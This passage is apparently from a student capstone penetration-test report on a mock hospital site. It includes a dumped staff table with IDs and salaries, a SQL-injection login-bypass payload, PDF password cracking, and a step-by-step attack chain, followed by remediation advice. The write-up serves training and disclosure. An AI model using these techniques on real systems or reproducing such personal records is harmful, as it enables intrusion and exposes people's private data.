LOCK TABLES `staff` WRITE;
INSERT INTO `staff` (`id`,`full_name`,`job_title`,`department`,`email`,`phone`,`national_id`,`monthly_salary_zar`,`date_joined`) VALUES
(1,'Dr. Rajesh Naidoo','Chief Pathologist','Diagnostics Lab','r.naidoo@medirozahospital.com','+27 82 101 2007','8502101301108l',138000,'2009-03-16'),
(2,'Sarah Botha','Chief Financial Officer','Finance','s.botha@medirozahospital.com','+27 82 102 2014','8503102302208l',152000,'2011-07-01'),
(3,'Dr. Johan van der Merwe','Medical Director','Management','j.merwe@medirozahospital.com','+27 82 103 2021','8504103303308l',160000,'2007-01-22'),
(4,'Dr. Anita Naicker','Consultant Cardiologist','Cardiology','a.naicker@medirozahospital.com','+27 82 104 2028','850510430440841',132000,'2012-09-10'),
(5,'Dr. Ahmed Kara','Consultant Physician','Internal Medicine','a.kara@medirozahospital.com','+27 82 105 2035','850610530550851',128000,'2013-02-18'),
(6,'Dr. Yusuf Cassim','Senior Registrar','Emergency & Trauma','y.cassim@medirozahospital.com','+27 82 106 2042','850710630660861',74000,'2018-05-04'),
(7,'Michael Roberts','HR Director','Human Resources','m.roberts@medirozahospital.com','+27 82 107 2049','850810730770871',96000,'2010-11-15'),
(8,'Susan Pretorius','HR Officer','Human Resources','s.pretorius@medirozahospital.com','+27 82 108 2056','850910830880881',32000,'2016-08-23'),
(9,'Jameel Malik','IT Systems Administrator','IT','j.malik@medirozahospital.com','+27 82 109 2063','851010930990801',58000,'2015-04-12'),
(10,'Thabo Molefe','Network Engineer','IT','t.molefe@medirozahospital.com','+27 82 110 2070','851111031100811',46000,'2017-10-02'),
(11,'Nomvula Khumalo','Registered Nurse','Emergency & Trauma','n.khumalo@medirozahospital.com','+27 82 111 2077','851211131210821',34000,'2016-01-19'),
(12,'Lerato Mokoena','Registered Nurse','Pediatrics','l.mokoena@medirozahospital.com','+27 82 112 2084','850111231320831',33000,'2017-06-07'),
(13,'Bongani Ndlovu','Registered Nurse','Cardiology','b.ndlovu@medirozahospital.com','+27 82 113 2091','850211331430841',35000,'2015-12-01'),
(14,'Zanele Mahlangu','Nursing Sister','Theatre','z.mahlangu@medirozahospital.com','+27 82 114 2098','850311431540851',42000,'2013-03-25'),
(15,'Kagiso Sithole','Pharmacist','Pharmacy','k.sithole@medirozahospital.com','+27 82 115 2105','850411531650861',61000,'2014-09-08'),
(16,'Naledi Zulu','Pharmacy Assistant','Pharmacy','n.zulu@medirozahospital.com','+27 82 116 2112','850511631760871',26000,'2019-02-14'),
(17,'Themba Nkosi','Radiographer','Radiology','t.nkosi@medirozahospital.com','+27 82 117 2119','850611731870881',44000,'2016-07-30'),
(18,'Palesa Radebe','Radiographer','Radiology','p.radebe@medirozahospital.com','+27 82 118 2126','850711831980801',43000,'2017-04-11'),
(19,'Deepak Pillay','Lab Technologist','Diagnostics Lab','d.pillay@medirozahospital.com','+27 82 119 2133','850811932090811',41000,'2015-05-20'),
(20,'Kavitha Govender','Lab Technician','Diagnostics Lab','k.govender@medirozahospital.com','+27 82 120 2140','850912032200821',35000,'2018-08-06'),
(21,'Dr. Suresh Moodley','Consultant Radiologist','Radiology','s.moodley@medirozahospital.com','+27 82 121 2147','851012132310831',130000,'2012-02-28'),
(22,'Dr. Fatima Patel','Pediatrician','Pediatrics','f.patel@medirozahospital.com','+27 82 122 2154','851112232420841',118000,'2013-10-17'),
(23,'Nisha Singh','Physiotherapist','Rehabilitation','n.singh@medirozahospital.com','+27 82 123 2161','851212332530851',48000,'2016-11-09'),
(24,'Dr. Vikram Chetty','Anaesthetist','Theatre','v.chetty@medirozahospital.com','+27 82 124 2168','851112432640861',135000,'2011-06-13'),
(25,'David Smith','Facilities Manager','Operations','d.smith@medirozahospital.com','+27 82 125 2175','850212532750871',52000,'2014-01-27'),
(26,'Karen O''Connor','Billing Administrator','Finance','k.oconnor@medirozahospital.com','+27 82 126 2182','850312632860881',29000,'2018-03-19'),
(27,'James Wilson','Security Supervisor','Operations','j.wilson@medirozahospital.com','+27 82 127 2189','850412732970801',27000,'2019-09-02'),
(28,'Linda Fourie','Receptionist','Front Office','l.fourie@medirozahospital.com','+27 82 128 2196','850512833080811',19000,'2020-02-10'),
(29,'Peter van Wyk','Procurement Officer','Supply Chain','p.wyk@medirozahospital.com','+27 82 129 2203','850612933190821',38000,'2015-08-24'),





### 3.8 Finding 7 Confidential Staff Salaries and Shareholder Data in Plain Text

**Risk Rating**: Critical

Description

The database backup contained highly sensitive information in plain text including the full name, job title, email address, phone number, national ID number, and monthly salary in ZAR for all 30-hospital employees. It also contained the names and shareholding percentages of all 10 shareholders of the hospital. This data was completely unprotected and accessible to anyone who visited the /old folder.




**MEDIROZA DATABASE EXTRACT**


**SHAREHOLDERS**

| Shareholder Name | Share Percentage (%) | Share Class |
|---|---|---|
| Dr. Rajesh Naidoo | 18.00 | Ordinary |
| Cedar Health Holdings (Pty) Ltd | 15.00 | Ordinary |
| Dr. Johan van der Merwe | 12.00 | Ordinary |
| Reddy Family Trust | 11.00 | Ordinary |
| Thabo Molefe | 10.00 | Ordinary |
| Sarah Botha | 9.00 | Ordinary |
| Dr. Ahmed Kara | 8.00 | Preferential |
| Naledi Zulu | 7.00 | Ordinary |
| Michael Roberts | 6.00 | Ordinary |
| Dr. Vikram Chetty | 4.00 | Preferential |





**STAFF**

| Name | Job Title | Department | Monthly Salary (ZAR) |
|---|---|---|---|
| Dr. Rajesh Naidoo | Chief Pathologist | Diagnostics Lab | 138,000 |
| Sarah Botha | Chief Financial Officer | Finance | 152,000 |
| Dr. Johan van der Merwe | Medical Director | Management | 160,000 |
| Dr. Anita Naicker | Consultant Cardiologist | Cardiology | 132,000 |
| Dr. Ahmed Kara | Consultant Physician | Internal Medicine | 128,000 |
| Dr. Yusuf Cassim | Senior Registrar | Emergency & Trauma | 74,000 |
| Michael Roberts | HR Director | Human Resources | 96,000 |
| Susan Pretorius | HR Officer | Human Resources | 32,000 |
| Jameel Malik | IT Systems Administrator | IT | 58,000 |
| Thabo Molefe | Network Engineer | IT | 46,000 |
| Nomvula Khumalo | Registered Nurse | Emergency & | 34,000 |



| | | | |
|---|---|---|---|
| Lerato Mokoena | Registered Nurse | Pediatrics | 33,000 |
| Bongani Ndlovu | Registered Nurse | Cardiology | 35,000 |
| Zanele Mahlangu | Nursing Sister | Theatre | 42,000 |
| Kagiso Sithole | Pharmacist | Pharmacy | 61,000 |
| Naledi Zulu | Pharmacy Assistant | Pharmacy | 26,000 |
| Themba Nkosi | Radiographer | Radiology | 44,000 |
| Palesa Radebe | Radiographer | Radiology | 43,000 |
| Deepak Pillay | Lab Technologist | Diagnostics Lab | 41,000 |
| Kavitha Govender | Lab Technician | Diagnostics Lab | 35,000 |

| | | | |
|---|---|---|---|
| Dr. Suresh Moodley | Consultant Radiologist | Radiology | 130,000 |
| Dr. Fatima Patel | Pediatrician | Pediatrics | 118,000 |
| Nisha Singh | Physiotherapist | Rehabilitation | 48,000 |



| | | | |
|---|---|---|---|
| Dr. Suresh Moodley | Consultant Radiologist | Radiology | 130,000 |
| Dr. Fatima Patel | Pediatrician | Pediatrics | 118,000 |
| Nisha Singh | Physiotherapist | Rehabilitation | 48,000 |
| Dr. Vikram Chetty | Anaesthetist | Theatre | 135,000 |
| David Smith | Facilities Manager | Operations | 52,000 |
| Karen O'Connor | Billing Administrator | Finance | 29,000 |
| James Wilson | Security Supervisor | Operations | 27,000 |
| Linda Fourie | Receptionist | Front Office | 19,000 |
| Peter van Wyk | Procurement Officer | Supply Chain | 38,000 |
| Andile Mbeki | Ward Clerk | Administration | 21,000 |

**Steps Taken**

I opened the SQL file in a text editor. The data was in raw SQL format. I copied the staff INSERT INTO rows and used ChatGPT to convert them into a readable table. Then I did the same for the shareholders.

I was able to read the private salary of every employee and the ownership structure of the entire hospital. I also confirmed that the Author field in the PDF metadata, j.malik, corresponds to Jameel Malik, the IT Systems Administrator listed in the staff table. This connects all three milestones in a single attack chain.

## 4. Full Attack Chain Summary

The following is the complete path from zero access to full data exposure, showing how each finding led to the next.

Step 1: Robots.txt revealed three hidden folders: /patient, /staff, and /old.

Step 2: The patient login page showed different error messages for wrong username and wrong password, confirming admin as a valid account. (Finding 1)

Step 3: A single quote in the username field triggered a database error, confirming SQL injection. (Finding 2)

Step 4: The payload admin' -- bypassed the login entirely and gave access to the patient portal. (Finding 2)

Step 5: Three confidential patient PDF lab reports were downloaded from the portal. (Finding 3)

Step 6: The Networkwalks Password Cracker cracked the PDF passwords using wordlists. Reports 1 and 2 used the built-in list. Report 3 required the larger JTR list. (Finding 4)

Step 7: exiftool on the unlocked report 3 revealed a hidden comment by j.malik pointing to /old. (Finding 5)

Step 8: The /old folder had directory listing enabled, exposing the database backup. (Finding 6)

Step 9: The backup contained salaries of 30 employees and shareholding details of 10 shareholders in plain text. (Finding 7)

## 5. Recommendations and Remediation

### 5.1 Fix Username Enumeration

Change the login page to show a single generic message for any failed login attempt, regardless of whether the username or password was wrong. For example: "Invalid credentials. Please try again."

### 5.2 Fix SQL Injection

Replace the current login query with a parameterized query or prepared statement. This separates the SQL code from the user input so that no amount of crafted input can change the query structure. This is the most important fix in this report.

```
// Safe example using PHP PDO prepared statement
$stmt = $pdo->prepare ("SELECT * FROM users WHERE username =? AND password =?")
$stmt->execute ([$username, $password])
```

### 5.3 Fix PDF Access and Password Strength

Move the PDF files outside the web root so they cannot be served directly by the web server. Enforce access through a server-side script that checks authentication before serving any file. If passwords are used, enforce a minimum length of 12 characters with a mix of uppercase, lowercase, numbers, and symbols.

### 5.4 Strip PDF Metadata

Remove all metadata from files before distributing them. Staff notes or internal comments must never be stored inside files that leave the organization. Use the following command to strip all metadata:

Exiftool -all= patient_report_3.pdf

### 5.5 Fix Directory Listing and Remove the Backup

Disable directory listing on all folders by adding Options -Indexes to the Apache configuration or .htaccess file. Delete the database backup from the /old folder immediately. Database backups must never be stored inside the web root. Store them in a private, access-controlled location outside the publicly accessible part of the server.

## 6. Conclusion

This assessment found a complete attack chain from the login page to highly sensitive internal data. No sophisticated tools or knowledge was required. All vulnerabilities found in this report are well known and have well-established fixes. I recommend the client address all Critical and High findings immediately before the system is used to store or serve real patient data.

**Submitted by:** Iniyan Inbaraj Swamickan

**Cybersecurity Mentor:** Waqas Karim, CCIE

**Organization:** Networkwalks

**Batch B083 | Week 4 Capstone Project**

This report is produced as part of a controlled educational exercise by Networkwalks. The target has been authorized for security testing. These techniques must never be applied to any system without explicit written permission from the owner.

This report is submitted as part of the Networkwalks B083 Cybersecurity Internship Week 4 Capstone Project. All testing was conducted in a controlled environment with written authorization from the client. These techniques must never be applied to any system without explicit written permission from the owner.